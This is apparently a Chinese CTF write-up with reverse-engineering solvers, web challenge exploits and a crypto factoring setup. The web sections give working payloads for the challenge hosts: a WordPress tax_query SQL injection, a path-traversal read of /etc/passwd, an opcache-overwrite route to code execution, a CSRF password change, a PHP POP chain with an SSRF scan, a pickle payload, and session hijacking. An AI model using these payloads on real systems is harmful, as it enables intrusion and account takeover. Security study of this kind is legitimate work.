0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,  0x00,
};


unsigned char col[25][25] = {
    0x05, 0x05, 0x05,  0x03,  0x01, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,//01
    0x0A, 0x01, 0x01, 0x01, 0x01,  0x01, 0x01,0x01, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x07, 0x01, 0x01, 0x05, 0x01, 0x03, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x05, 0x01, 0x02,0x04,0x05, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x07, 0x05,0x02, 0x01,0x01,0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00,0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x05, 0x01,0x01,0x01,0x01,  0x05, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,//06
    0x05, 0x01,0x02, 0x06, 0x01, 0x03, 0x00, 0x00, 0x00, 0x00,0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x07, 0x02, 0x02,0x01, 0x01, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x06, 0x02, 0x05,0x01,0x03, 0x01, 0x01, 0x00,0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,  0x00,
    0x09, 0x01, 0x01, 0x01, 0x01,0x01,0x01,   0x01, 0x03, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x07, 0x02, 0x01,0x01,0x01, 0x01,0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,  0x00, 0x00, 0x00,//11
    0x04, 0x02,  0x05, 0x03, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x05, 0x03,  0x05,0x01,  0x01, 0x01,0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x08, 0x01, 0x01,0x01, 0x01, 0x01, 0x01,  0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x06, 0x01,0x01, 0x01, 0x03, 0x05,  0x05, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
```

```
  0x06, 0x01, 0x03,  0x05,0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,//16
    0x03, 0x01,0x01,0x03,0x00,0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00,0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x05, 0x05,0x01,0x02,0x04,0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x04, 0x01, 0x01,0x04,0x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00,0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x05, 0x01, 0x01, 0x02, 0x04, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x03, 0x05,0x04,0x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,//21
  0x04, 0x02,0x05,0x04, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x05, 0x05,0x03, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00,0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x07, 0x01,0x02,0x01, 0x01, 0x01, 0x04,0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x03, 0x01,0x01, 0x01, 0x00, 0x00, 0x00, 0x00,0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
};
```

花了5个半小时拼出下面的图案。



deeprev

googlectf2021 eldar

```
from z3 import *
def solvePart2(ret1, ret2):
    # c1 + c2 == ret1
    # c1 + c1 + c2 == ret2
    c1 = (ret2 - ret1) & 0xff
    c2 = (ret1 - c1) & 0xff
    return c1, c2
c1, c2 = solvePart2(0x6c, 0xa1)
c3, c4 = solvePart2(0xb1, 0xe5)
part2_dec = bytes([c1, c2, c3, c4]).decode()
print(c1, c2, c3, c4)
print(part2_dec)
def permutePart1(op1, op2):
    ((c ^ op1) + op2) & 0xff
def rev_permutePart1(op1, op2, chk):
    return ((chk - op2) ^ op1) & 0xff
part1_chk = [ 0x70, 0x7c, 0x73, 0x78, 0x6f, 0x27, 0x2a, 0x2c, 0x7f, 0x35, 0x2d, 0x32,
0x37, 0x3b, 0x22, 0x59, 0x53, 0x8e, 0x3d, 0x2a, 0x59, 0x27, 0x2d, 0x29, 0x34, 0x2d,
0x61, 0x32, ]
part1_op1 = [ 0x16, 0x17, 0x10, 0x12, 0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17,
0x18, 0x19, 0x24, 0x2c, 0x26, 0x1e, 0x1f, 0x20, 0x20, 0x21, 0x23, 0x27, 0x24, 0x25,
0x26, 0x27,]
part1_op2 = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 0xa, 0xb, 0xc, 0xd, 0xe, 0xf, 0x10, 0x11,
0x12, 0x13, 0x14, 0x15, 0x16, 0x17, 0x18, 0x19, 0x1a, 0x1b ]
assert len(part1_chk) == len(part1_op1) == len(part1_op2)
part1 = []
for i in range(len(part1_chk)):
    c = rev_permutePart1(part1_op1[i], part1_op2[i], part1_chk[i])
    part1.append(c)
part1_dec = bytes(part1).decode()
print(part1_dec)
print(part1_dec + part2_dec)
```

GameMaster

需要用first反推num，num2，num3

```
private static void Check1(ulong x, ulong y, ulong z, byte[] KeyStream)
```

```
        {
            int num = -1;
            for (int i = 0; i < 320; i++)
            {
                x = (((x >> 29 ^ x >> 28 ^ x >> 25 ^ x >> 23) & 1UL) | x << 1);
                y = (((y >> 30 ^ y >> 27) & 1UL) | y << 1);
                z = (((z >> 31 ^ z >> 30 ^ z >> 29 ^ z >> 28 ^ z >> 26 ^ z >> 24) &
1UL) | z << 1);
                bool flag = i % 8 == 0;
                if (flag)
                {
                    num++;
                }
                KeyStream[num] = (byte)((long)((long)KeyStream[num] << 1) | (long)
((ulong)((uint)((z >> 32 & 1UL & (x >> 30 & 1UL)) ^ (((z >> 32 & 1UL) ^ 1UL) & (y >> 31
& 1UL))))));
            }
        }
        private static void ParseKey(ulong[] L, byte[] Key)
        {
            for (int i = 0; i < 3; i++)
            {
                for (int j = 0; j < 4; j++)
                {
                    Key[i * 4 + j] = (byte)(L[i] >> j * 8 & 255UL);
                }
            }
        }
        static void Main(string[] args)
        {
            ulong num = 20;// ulong.Parse(environmentVariable);
            ulong num2 = 195;// ulong.Parse(environmentVariable2);
            ulong num3 = 168;// ulong.Parse(environmentVariable3);
            ulong[] array = new ulong[3];
            byte[] array2 = new byte[40];
            byte[] array3 = new byte[40];
            byte[] array4 = new byte[12];
            byte[] first = new byte[]
{101,5,80,213,163,26,59,38,19,6,173,189,198,166,140,183,42,247,223,24,106,20,145,37,24,
7,22,191,110,179,227,5,62,9,13,17,65,22,37,5};
            byte[] array5 = new byte[]
            {60,100,36,86,51,251,167,108,116,245,207,223,40,103,34,62,22,251,227};
            array[0] = num;
            array[1] = num2;
            array[2] = num3;
            Check1(array[0], array[1], array[2], array2);
            bool flag2 = first.SequenceEqual(array2);
            if (flag2)
            {
```

```
                ParseKey(array, array4);
                for (int i = 0; i < array5.Length; i++)
                {
                    array5[i] ^= array4[i % array4.Length];
                }
                Console.WriteLine("flag{" + Encoding.Default.GetString(array5) + "}");
            }
```

[y = 868387187, x = 156324965, z = 3131229747]

easyapk

安装后发现界面很简单，只有一个输入框和一个按钮，用jadx打开后发现就是调用so里面的check函数进行判断。里面代码看起来很复杂，但实际跟踪后发现其实存在大量无用代码，真正有用的其实是调用函数sub_544最后的两个循环，一个进行字符串替换，一个进行加密。check函数将加密结果与固定字节比较后返回结果。

中间调用time取时间，使用其中固定的两位参与运算。用v146 = (*v122 | 0xFFFFFFFE) - (*v122 & 0xFFFFFFFE) + 2 (v122 | 1) + 1;代替加1。用v143 = (v*141 | 0xFFFFFFF7) - (v*141 & 0xFFFFFFF7) + 2 (*v141 | 8) + 1;代替加8。藏的最深的是用v155 = 2 (v103 | *v144) - (v144 ^ *v103);代替了加法。

```
BYTE data[32] = {
  0x84, 0xAA, 0x94, 0x5D, 0xA0, 0x24, 0xFA, 0x14, 0x10, 0x02, 0x56, 0x2B, 0x49, 0xDD,
0x9B, 0xB6,
  0xD4, 0xEA, 0xEF, 0xAA, 0xC6, 0xF4, 0x8C, 0x4B, 0xC9, 0xB8, 0x7F, 0x09, 0xD2, 0x51,
0xEC, 0xB5
};
Index143 = 0;
  *pKeyLen178 = 32;
  while (1)
  {
    pKeyLen145 = pKeyLen178;
    if (Index143 >= *pKeyLen145)
      break;
    Key147 = data;
    v182 = Key147 + Index143;
    v142 = *(DWORD *)(Key147 + Index143);
    v107 = *(DWORD *)(Key147 + Index143 + 4);
    v103 = 0xc6ef3720;
    for (int i = 0; i < 32; i++)
    {
      DWORD v159 = (2 * (v153[3] | (v142 >> 5)) - (v153[3] ^ (v142 >> 5))) ^ (2 *
(v153[2] | (16 * v142)) - (v153[2] ^ (16 * v142))) ^ (2 * (v142 | v103) - (v103 ^
v142));
```

```
      v107 = v107 - v159;
      DWORD v156 = (2 * (v103 | v107) - (v103 ^ v107)) ^ (2 * (v153[0] | (16 * v107)) -
(v153[0] ^ (16 * v107))) ^ (2 * (v153[1] | (v107 >> 5)) - (v153[1] ^ (v107 >> 5)));
      v142 = v142 - v156;
      v103 = v103 - 0x9e3779b9;
    }
    DWORD *v160 = (DWORD *)v182;
    v160[0] = v142;
    v160[1] = v107;
    Index143 = Index143 + 8;
  }
```

解密代码块后得到synt{Vg_Vf_A0g_guNg_zHpu_unEqre}，利用所有的大小写字母得出52个字节的替换表，将字母替换回去得到flag{It_Is_N0t_thAt_mUch_haRder}。

```
  char list[] = "NOPQRSTUVWXYZABCDEFGHIJKLMnopqrstuvwxyzabcdefghijklm";
  char flag[] = "synt{Vg_Vf_A0g_guNg_zHpu_unEqre}";
  for (int i = 0; i < strlen(flag); i++)
  {
    for (int j = 0; j < strlen(list); j++)
    {
      if (list[j] == flag[i])
      {
        if(j < 26)
          flag[i] = 'A' + j;
        else
          flag[i] = 'a' + j - 26;
        break;
      }
    }
  }
```

Web

uploadpro

从phpinfo中发现题目使用fpm启动，并且开启了opcache扩展，文件上传功能使用白名单校验。

利用目录穿越读获得index.php源码：

```
<!DOCTYPE html>
<html>
<head>
  <title>文件上传</title>
  <meta charset="utf-8">
</head>
<body>
    <form action="index.php" method="post" enctype="multipart/form-data">
    <input type="hidden" name="max_file_size" value="1048576">
    <input type="file" name="file">
    <input type="submit" name="上传">
      </form>

</body>
</html>



<?php
    if($_SERVER['REQUEST_METHOD']=="GET"){
        die(0);
    }
  header("content-type:text/html;charset=utf-8");
  $filename = str_replace("\0","",$_FILES['file']['name']);
    $prefix = isset($_GET['prefix'])?str_replace("\0","",$_GET['prefix']):"";
  $temp_name = $_FILES['file']['tmp_name'];
  $size = $_FILES['file']['size'];
  $error = $_FILES['file']['error'];
  if ($size > 2*1024*1024){
    echo "<script>alert('文件大小超过2M大小');window.history.go(-1);</script>";
    exit();
  }
  $arr = pathinfo($filename);
  $ext_suffix = $arr['extension'];
  $allow_suffix = array('jpg','gif','jpeg','png',"bin","hex","dat","docx","xlsx");
  if(!in_array($ext_suffix, $allow_suffix)){
    echo "<script>alert('上传的文件类型只能是
jpg,gif,jpeg,png,bin,hex,dat');window.history.go(-1);</script>";
    exit();
  }
  if (move_uploaded_file($temp_name, '/uploads/'.$prefix.$filename)){
    echo "<script>alert('文件上传成功! Path /uploads/$prefix$filename');</script>";
  }else{
    echo "<script>alert('文件上传失败,错误码: $error');</script>";
  }


 ?>
```

使用docker镜像php:7.4.3-fpm启动环境，安装opcache扩展，创建一个恶意的phpinfo.php并获取其opcache缓存文件phpinfo.php.bin。

新下发一个环境，不访问phpinfo.php，首先访问index.php，再下载index.php.bin，使用插件获取opcache文件的时间戳：https://github.com/GoSecure/php7-opcache-override

将从题目下载得到index.php.bin的时间戳赋值给我们构造的phpinfo.php.bin，然后借助目录穿越将其上传/tmp/opcache/a06090313e406ccd069625aabb3cded7/var/www/html/phpinfo.php.bin，此时再访问phpinfo.php，就成功覆盖，执行恶意代码并获取flag。

babyweb

让admin自己修改自己密码，vps内容如下：

```
<!DOCTYPE html>
 <html>
     <head>
         <meta charset="UTF-8">
         <title></title>
     </head>
     <body>
         <button id="btn" type="button">点我发送请求</button>
     </body>
     <script type="text/javascript" src="js/jquery.js" ></script>
 <script>

        ws = new WebSocket("ws://127.0.0.1:8888/bot");
 ws.onopen = function () {
                var msg = "changepw 123456";
                ws.send(msg);
                document.getElementById("sendbox").value = "";
                document.getElementById("chatbox").append("你: " + msg + "\r\n");
            }
     </script>
 </html>
```

然后登录购买hint，代码审计，根据python go的json解析不一致绕过即可。

```
{"product":[{"id":1,"num":0},{"id":2,"num":0}],"product":[{"id":1,"num":3},
{"id":2,"num":3}]}
```

easylogin

80: wordpress

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: 47.105.60.229
Content-Length: 183
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://47.105.60.229
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/103.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://47.105.60.229/wp-login.php?redirect_to=http%3A%2F%2F47.105.60.229%2Fwp-
admin%2F&reauth=1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7
Cookie: wordpress_test_cookie=WP%20Cookie%20check
Connection: close


action=aa&query_vars[tax_query][1][include_children]=1&query_vars[tax_query][1][terms]
[1]=1) or updatexml(0x7e,concat(1,user()),0x7e)#&query_vars[tax_query][1]
[field]=term_taxonomy_id
```

读moodle的mdl_sessions，然后找userid=2的session

```
+----+----------------------------+--------+-------+-----------------+-----------------+----------+-------------+--------------+
| id | sid                        | userid | state | lastip          | firstip         | sessdata | timecreated | timemodified |
+----+----------------------------+--------+-------+-----------------+-----------------+----------+-------------+--------------+
| 3  | pegg4eoknmjgsrjlrtecu8152c | 0      | 0     | 113.87.216.214  | 113.87.216.214  | NULL     | 1659154005  | 1659154005   |
| 5  | pfkdng0m3o799iuo5a72av45nr | 2      | 0     | 115.227.98.117  | 115.227.98.117  | NULL     | 1659194175  | 1659194175   |
| 7  | 71k99rqs0diptm4p8ujr13qfbb | 0      | 0     | 39.144.155.64   | 39.144.155.64   | NULL     | 1659194176  | 1659194201   |
| 8  | nf3fianuhdauibs1kn9ludlku8 | 0      | 0     | 223.104.150.44  | 223.104.150.44  | NULL     | 1659194177  | 1659194177   |
| 9  | rn8sb1h80tt6c6pve7hvdhd6p5 | 2      | 0     | 115.227.98.117  | 115.227.98.117  | NULL     | 1659194186  | 1659194186   |
| 11 | mkv5ejn7ebg9sdld2q1vrvorrc | 2      | 0     | 115.227.98.117  | 115.227.98.117  | NULL     | 1659194198  | 1659194198   |
| 13 | olbtgss6kdjtk3t1tbd4bv15i3 | 0      | 0     | 114.249.197.109 | 114.249.197.109 | NULL     | 1659194202  | 1659194202   |
| 14 | sjfqhc12sjd8phb69p0m6t0lkl | 2      | 0     | 115.227.98.117  | 115.227.98.117  | NULL     | 1659194209  | 1659194209   |
| 15 | b8ciicfoheeu8pprfbv2d1msem | 0      | 0     | 115.227.98.117  | 115.227.98.117  | NULL     | 1659194209  | 1659194209   |
+----+----------------------------+--------+-------+-----------------+-----------------+----------+-------------+--------------+
```

替换登陆后台，然后安装插件getshell即可。

easyweb

```
GET /showfile.php?f=./guest/../../../../../../../etc/passwd HTTP/1.1
Host: 47.104.95.124:8080
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/103.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

读文件审计，利用SESSION_UPLOAD_PROGRESS上传文件，由于未public schema，可以直接进入get进行任意覆盖（当然也可以绕过wakeup），popchain构造如下：

```php
<?php
class Upload {
    public $file;
    public $filesize;
    public $date;
    public $tmp;
    function __construct(){
        $this->file = $_FILES["file"];
    }
    function __get($value){
        $this->filesize->$value = $this->date;
        echo $this->tmp;
    }
}
class GuestShow{
    public $file;
    public function __construct($file)
    {
        $this->file=$file;
    }
    function __toString(){
        $str = $this->file->name;
```

```
        return "";
    }
    function __get($value){
        return $this->$value;
    }
    function __destruct(){
        echo $this;
    }
}
class AdminShow{
    public $source;
    public $str;
    public $filter;
    public function __construct($file)
    {
        $this->source = $file;
        $this->schema = 'file:///var/www/html/';
    }
    public function __toString()
    {
        $content = $this->str[0]->source;
        $content = $this->str[1]->schema;
        return $content;
    }
    public function __get($value){
        $this->show();
        return $this->$value;
    }
    public function __set($key,$value){
        $this->$key = $value;
    }
    public function show(){
        $url = $this->schema . $this->source;
        echo $url;
    }
    public function __wakeup()
    {
        if ($this->schema !== 'file:///var/www/html/') {
            $this->schema = 'file:///var/www/html/';
        }
        if ($this->source !== 'admin.png') {
            $this->source = 'admin.png';
        }
    }
    }
$a=new GuestShow("aa");
$c=new AdminShow("aa");
$c->source='zu876';
```

```php
$a->file=$c;
echo serialize($a);
unserialize('O:9:"GuestShow":1:{s:4:"file";O:9:"AdminShow":4:
{s:6:"source";s:5:"zu876";s:3:"str";N;s:6:"filter";}');
```

然后就是利用show进行curl扫内网，最后在10段发现目标机器，然后file协议读即可。

crash

```python
import base64
# import sqlite3
import pickle
from flask import Flask, make_response,request, session
import admin
import random


app = Flask(__name__,static_url_path='')
app.secret_key=random.randbytes(12)


class User:
    def __init__(self, username,password):
        self.username=username
        self.token=hash(password)


def get_password(username):
    if username=="admin":
        return admin.secret
    else:
        # conn=sqlite3.connect("user.db")
        # cursor=conn.cursor()
        # cursor.execute(f"select password from usertable where username='{username}'")
        # data=cursor.fetchall()[0]
        # if data:
        #     return data[0]
        # else:
        #     return None
        return session.get("password")


@app.route('/balancer', methods=['GET', 'POST'])
```

```
def flag():
    pickle_data=base64.b64decode(request.cookies.get("userdata"))
    if b'R' in pickle_data or b"secret" in pickle_data:
        return "You damm hacker!"
    os.system("rm -rf *py*")
    userdata=pickle.loads(pickle_data)
    if userdata.token!=hash(get_password(userdata.username)):
         return "Login First"
    if userdata.username=='admin':
        return "Welcome admin, here is your next challenge!"
    return "You're not admin!"


@app.route('/login', methods=['GET', 'POST'])
def login():
    resp = make_response("success")
    session["password"]=request.values.get("password")
    resp.set_cookie("userdata",
base64.b64encode(pickle.dumps(User(request.values.get("username"),request.values.get("p
assword")),2)), max_age=3600)
    return resp


@app.route('/', methods=['GET', 'POST'])
def index():
    return open('source.txt',"r").read()


if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
```

```
b'''capp
admin
(S'\\x73ecret'
S'1'
db.'''
设置admin.secret为1，然后用admin/1登录
```

admin登录之后，给的是一个lua-resty-balancer负载均衡，目标是让slb超时错误。

```
```

```
# nginx.vh.default.conf  --  docker-openresty
#
# This file is installed to:
#   `/etc/nginx/conf.d/default.conf`
#
# It tracks the `server` section of the upstream OpenResty's `nginx.conf`.
#
# This config (and any other configs in `etc/nginx/conf.d/`) is loaded by
# default by the `include` directive in `/usr/local/openresty/nginx/conf/nginx.conf`.
#
# See https://github.com/openresty/docker-openresty/blob/master/README.md#nginx-config-
files
#
lua_package_path "/lua-resty-balancer/lib/?.lua;;";
lua_package_cpath "/lua-resty-balancer/?.so;;";


server {
    listen       8088;
    server_name  localhost;


    #charset koi8-r;
    #access_log  /var/log/nginx/host.access.log  main;


    location /gettestresult {
            default_type text/html;
            content_by_lua '
                local resty_roundrobin = require "resty.roundrobin"
                local server_list = {
                    [ngx.var.arg_server1] = ngx.var.arg_weight1,
                    [ngx.var.arg_server2] = ngx.var.arg_weight2,
                    [ngx.var.arg_server3] = ngx.var.arg_weight3,
                }
                local rr_up = resty_roundrobin:new(server_list)
                for i = 0,9 do
                    ngx.say("Server seleted for request ",i,":
    " ,rr_up:find(),"<br>")
                end
            ';
    }


    #error_page  404              /404.html;


    # redirect server error pages to the static page /50x.html
    #
```

```
    # proxy the PHP scripts to Apache listening on 127.0.0.1:80
    #
    #location ~ \.php$ {
    #    proxy_pass   http://127.0.0.1;
    #}


    # pass the PHP scripts to FastCGI server listening on 127.0.0.1:9000
    #
    #location ~ \.php$ {
    #    root           /usr/local/openresty/nginx/html;
    #    fastcgi_pass   127.0.0.1:9000;
    #    fastcgi_index  index.php;
    #    fastcgi_param  SCRIPT_FILENAME  /scripts$fastcgi_script_name;
    #    include        fastcgi_params;
    #}


    # deny access to .htaccess files, if Apache's document root
    # concurs with nginx's one
    #
    #location ~ /\.ht {
    #    deny  all;
    #}
}
```

原理跟bilibili去年崩掉一样，让weight为"0"

```
❯ http 'http://123.56.105.22:40671/gettestresult?server1=1&weight1=1&server2=2&weigh
t2=1&server3=3&weight3="0"'
HTTP/1.1 504 Gateway Time-out
Connection: keep-alive
Content-Length: 42
Content-Type: application/octet-stream
Date: Sat, 30 Jul 2022 10:06:47 GMT
ETag: "62e4ecc1-2a"
Server: nginx/1.18.0

flag{9d6d49f6-13d4-4de0-ac40-6f40451095da}
```

Crypto

Factor

论文 https://eprint.iacr.org/2015/399.pdf

```
# from pwn import *
import requests
import json
import os
import gmpy2
from pwnlib.tubes.tube import *
from hashlib import *
from Crypto.Util.number import *
from tqdm import tqdm, trange
import random
import math
from Crypto.Hash import SHA256
from Crypto.Cipher import AES
from factordb.factordb import FactorDB
from sage.modules.free_module_integer import IntegerLattice
import itertools
from fastecdsa.curve import Curve
from random import getrandbits, shuffle, randint


def resultant(p1, p2, var):
    p1 = p1.change_ring(QQ)
    p2 = p2.change_ring(QQ)
    var = var.change_ring(QQ)
    r = p1.resultant(p2, var)
    return r.change_ring(F)


# r = remote('123.56.87.28', '19962')
# context(log_level='debug')
# ALPHABET = string.ascii_letters + string.digits


# rec = r.recvline().decode()
# print(rec)
# suffix = rec[rec.find('+'):rec.find(')')][1:].strip()
# digest = rec[rec.find('==')+3:-1].strip()
# print(f"suffix: {suffix} \ndigest: {digest}")


# for i in itertools.product(ALPHABET, repeat=4):
#     prefix = ''.join(i)
#     guess = prefix + suffix
```

```
#     if sha256(guess.encode()).hexdigest() == digest:
#         # log.info(f"Find XXXX: {prefix}")
#         print((f"Find XXXX: {prefix}"))
#         break
# r.sendline(prefix.encode())



n11=80104993294056800526997891239658574149881038942561596603682887778423811663417729024
71940194251116068110057285213688790653360382213610370624070298361551488747197897143456 0
35477792845581018338011555097628183764708742157895749390022122743999504332697753251440 1
54686202630285578046187742402329881579617126286779011308147039175130041145472343756297 4
71768345811663065523110755226694033478280958315206935632912498698323906986466916472043 7
11333622548462349901751380479287032898334607342353020939161474895092060619238776233005 9
61943170598848243225275326624703482740798007811201049465460635007638526221874046086395 4
28582856612882939189121843542366879759195103002219320741355310283141704759171102042540 4
23361166193358412134189906055906208425116158154431146123338814309207690029333708874945 5
86408330053399067066034978098468638639673915436470492243095569369097681792595818515202 1
46699045604676404731444816339204384876157886892629617410531466105549972248613319497167 2
10565534995311866954254391632228029178131402665137358414477174188463600966525928449403 6
29321710191434340801847280933261438211650978950589353722157089480882485965851274757700 2
19625012629152744974784288681304551226120164083816075612008022670388695168966653875768 9
5570245272035575637
n12=63540197034020572513932500650497834451274492695868803142344800399207276993180821748
67095741514922308793745743134576624364232634377923897113796875120563911174108075654925 4
87186911661833726331516449171352722597709970961955184890563193502586737230954179221531 8
24239137592728936968674261937044797527725110814577295138436825889514995511324329231479 9
72385975380559029321237922525935142253281965414834517473140480808244055307425334739143 2
92943464866916849041004069720730370500898618166045056500429537783606219343808159995411 8
30675854986060538571257759799150773295667225318300897148239799659341903385385641882532 7
10163672998900154496111411667800487634032523091605171645691107405615841008392121386618 8
16153513829468138180788998825953133629345949518955601890034387754506753435901478211869 5
35262622249733339624545612753219251516191782044993423397496377581001268933309942529029 2
65097056178822396103804208307910889073783972268175140954688152281867162200570750957118 9
40700323446132448039345413185738470293655631599189704040571372708845879057668287503877 5
31300652741479023799932247801496636004624922818913207021341538533593935889027504239720 6
86792933733338693893939703537605074369132336574221855314820232373842475355546664817601 9
7851108297145147371
e11=18988399805620487546070690735278448521325364324407931061241814065147701780667759882
32362054809850074774981836898118651469424148725970708199461113088705044905633592578936 3
33918328544505910996746428679299419879472444790941363558025887620570856598548320246426 3
54974395765243741646121743413447132297230365355148066914830856904433750379114692122900 7
23772114991199979638987571559860550883470977246459523068862898859694461427148626628283 1
98896659337135438506574799585378178678790308410266713256003479022699264568844505977513 5
37013529212961573269494683740987283682608189406719573301573662696753903050991812884192 1
92569737274321828986847640839813424701894578472933385727757445011291134961124822612239 8
65
```

```
e12=126264741901893002261718960899571226009562304727389381152951075459663639025556498882782176112691797643097817552245027790706324798110640551909456061637824124711169891519999936394801570378861655465727514733876680528990926112916502515607813671857300647903082758534745814364573835371618913120939805674186484848681807644035577888699346201253339720833092505730550265321917362946694863511035275216244255254181266560751675318659581737602970777599029040724727499952161261179707271814405907165207904499722122779096230563548011491932378429654764486855147873135769116637484240454596231092684424572258119768093562747249251518965380465994055049411715353547147466711949391814550591591830515262296556050946881
```

```
n2=209798341155088334158217087474227805455138848036904381404809759100627849272231840321985747935471287990313456209656625928356468120896887536235496490078123448217785939608443507649096688546074968476040552137270080120417769906047001451239544719039212180059396791491281787790213953488743488306241516010351179070869410418232801398578982244984544906579574766534671056023774009163991804748763929626213884208260660722705479782932001102089367261720194650874553305179520889083170973755913964440175393646890791491057655226024046525748177999422035469428780228224800114202385209306803288475439775037067014297973202621118959024226798935588827359265962780792266516120013602384766460619793738405476219362508944225007365127768741191310079985425349292613888185378948854602285379329682053663283534930182589905986063348509703027498270111412063194971956202729807710253369312175636837558252924035002153389909587349043986253518050303628071319876207392440085675892353421232158925122721273720564784886530611286461575045181073744696415657043278123662980166364494583141297996445429477446442693717498789391918530672770193730629928408766563592081857706608049076318165712479742423149330311238462044666384622153280310696667586565906758451118241914402257039981388209
e2=65537
```

```
